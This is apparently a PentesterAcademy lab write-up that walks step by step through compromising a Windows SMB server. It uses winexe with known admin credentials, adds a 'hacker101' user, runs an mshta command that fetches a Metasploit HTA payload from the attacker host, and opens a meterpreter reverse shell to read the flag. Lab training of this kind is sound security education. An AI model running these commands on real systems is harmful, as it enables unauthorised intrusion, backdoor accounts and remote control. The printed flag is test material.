
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: SMB Server Winexe
URL	https://attackdefense.com/challengedetails?cid=2084
Type	Services Exploitation: SMB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.6
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.0.6

```
root@attackdefense:~# nmap 10.0.0.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-15 13:11 IST
Nmap scan report for ip-10-0-0-6.ap-southeast-1.compute.internal (10.0.0.6)
Host is up (0.0032s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. SMB port 445 is also exposed. We will run the Nmap script to list the supported protocols and dialects of an SMB server.

Command: nmap -p445 --script smb-protocols 10.0.0.6

```
root@attackdefense:~# nmap -p445 --script smb-protocols 10.0.0.6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-15 13:11 IST
Nmap scan report for ip-10-0-0-6.ap-southeast-1.compute.internal (10.0.0.6)
Host is up (0.0029s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|_    3.02

Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
root@attackdefense:~#
```

We have the credentials to access the SMB server. i.e **administrator:alice_123321**

We will use the winexe (ELF 64-bit LSB executable) to compromise the target machine.

Step 4: Running windows commands on the target machine using winexe.

Note: The winexe supports only Windows Command Prompt (cmd.exe) commands.

Commands: winexe -U administrator%alice_123321 //10.0.0.6 'whoami'

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'whoami'
smbserver\administrator
root@attackdefense:~#
```

We can execute commands on the remote machine.

Step 5: Find all the running processes.

Command: winexe -U administrator%alice_123321 //10.0.0.6 'tasklist'

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'tasklist'

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          4 K
System                           4 Services                   0        272 K
smss.exe                       352 Services                   0      1,052 K
csrss.exe                      496 Services                   0      3,656 K
csrss.exe                      548 Console                    1      6,948 K
wininit.exe                    556 Services                   0      3,828 K
winlogon.exe                   584 Console                    1      6,176 K
services.exe                   644 Services                   0      5,616 K
lsass.exe                      652 Services                   0      9,264 K
svchost.exe                    708 Services                   0      9,584 K
svchost.exe                    736 Services                   0      5,996 K
dwm.exe                        836 Console                    1     21,040 K
svchost.exe                    864 Services                   0     17,040 K
svchost.exe                    900 Services                   0     31,352 K
svchost.exe                    928 Services                   0      9,456 K
svchost.exe                   1012 Services                   0     15,888 K
svchost.exe                    856 Services                   0     10,496 K
```

Step 6: Checking the status of WinRM service

Command: winexe -U administrator%alice_123321 //10.0.0.6 'sc query "winrm" STATE'

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'sc query "winrm" STATE'

SERVICE_NAME: winrm
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
root@attackdefense:~#
```

We can notice that the WinRM service is running. By default, the WinRM service is up and running on Server 2012 R2+. We can connect to it using Linux pwsh (PowerShell).

Step 7: Creating a user on the target machine.

Command: winexe -U administrator%alice_123321 //10.0.0.6 'net user /add hacker101 abc_123321'

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'net user /add hacker101 abc_123321'
The command completed successfully.

root@attackdefense:~#
```

We have created a user on the target server. Verifying it.

Command: winexe -U administrator%alice_123321 //10.0.0.6 'net user'

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'net user'

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    hacker101
The command completed with one or more errors.

root@attackdefense:~#
```

We have created a user i.e hacker101 and the user password is abc_123321

Step 8: We will run winexe to gain a cmd shell.

Commands: winexe -U administrator%alice_123321 //10.0.0.6 'cmd.exe'

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'cmd.exe'
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We have successfully exploited the target machine and gained a cmd.exe shell.

Step 9: Running hta server module to gain the meterpreter shell. Open another terminal and start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell.* "

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/NLSR2AzD6TKN.hta
[*] Local IP: http://10.10.0.2:8080/NLSR2AzD6TKN.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/NLSR2AzD6TKN.hta**" and paste it on the cmd.exe to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe shell

Step 10: Gaining a meterpreter shell.

Commands:
Payload**:** mshta.exe http://10.10.0.2:8080/NLSR2AzD6TKN.hta
sessions
sessions -i 1

```
root@attackdefense:~# winexe -U administrator%alice_123321 //10.0.0.6 'cmd.exe'
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>mshta.exe http://10.10.0.2:8080/NLSR2AzD6TKN.hta
mshta.exe http://10.10.0.2:8080/NLSR2AzD6TKN.hta

C:\Windows\system32>
```

We can expect a meterpreter shell.

```
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/NLSR2AzD6TKN.hta
[*] Local IP: http://10.10.0.2:8080/NLSR2AzD6TKN.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.6         hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.6
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.6:49239) at 2020-10-15 13:53:22 +0530

msf5 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  SMBSERVER\Administrator @ SMBSERVER  10.10.0.2:4444 -> 10.0.0.6:49239 (10.0.0.6)

msf5 exploit(windows/misc/hta_server) >
```

Step 11: Searching the flag.

Commands:
sessions -i 1
shell
cd /
dir

type flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 908 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 94C6-E57C

 Directory of C:\

10/15/2020  04:54 AM                70 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/09/2020  05:15 AM    <DIR>          Program Files
09/09/2020  05:15 AM    <DIR>          Program Files (x86)
10/15/2020  04:52 AM    <DIR>          Users
10/15/2020  07:42 AM    <DIR>          Windows
               1 File(s)             70 bytes
               5 Dir(s)   9,351,114,752 bytes free

C:\>type flag.txt
type flag.txt
02e977bd15f6ef79f23ea77b9ae70c5e

C:\>
```

This reveals the flag to us.

Flag: 02e977bd15f6ef79f23ea77b9ae70c5e

References:

1. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)
2. Winexe (https://github.com/skalkoto/winexe)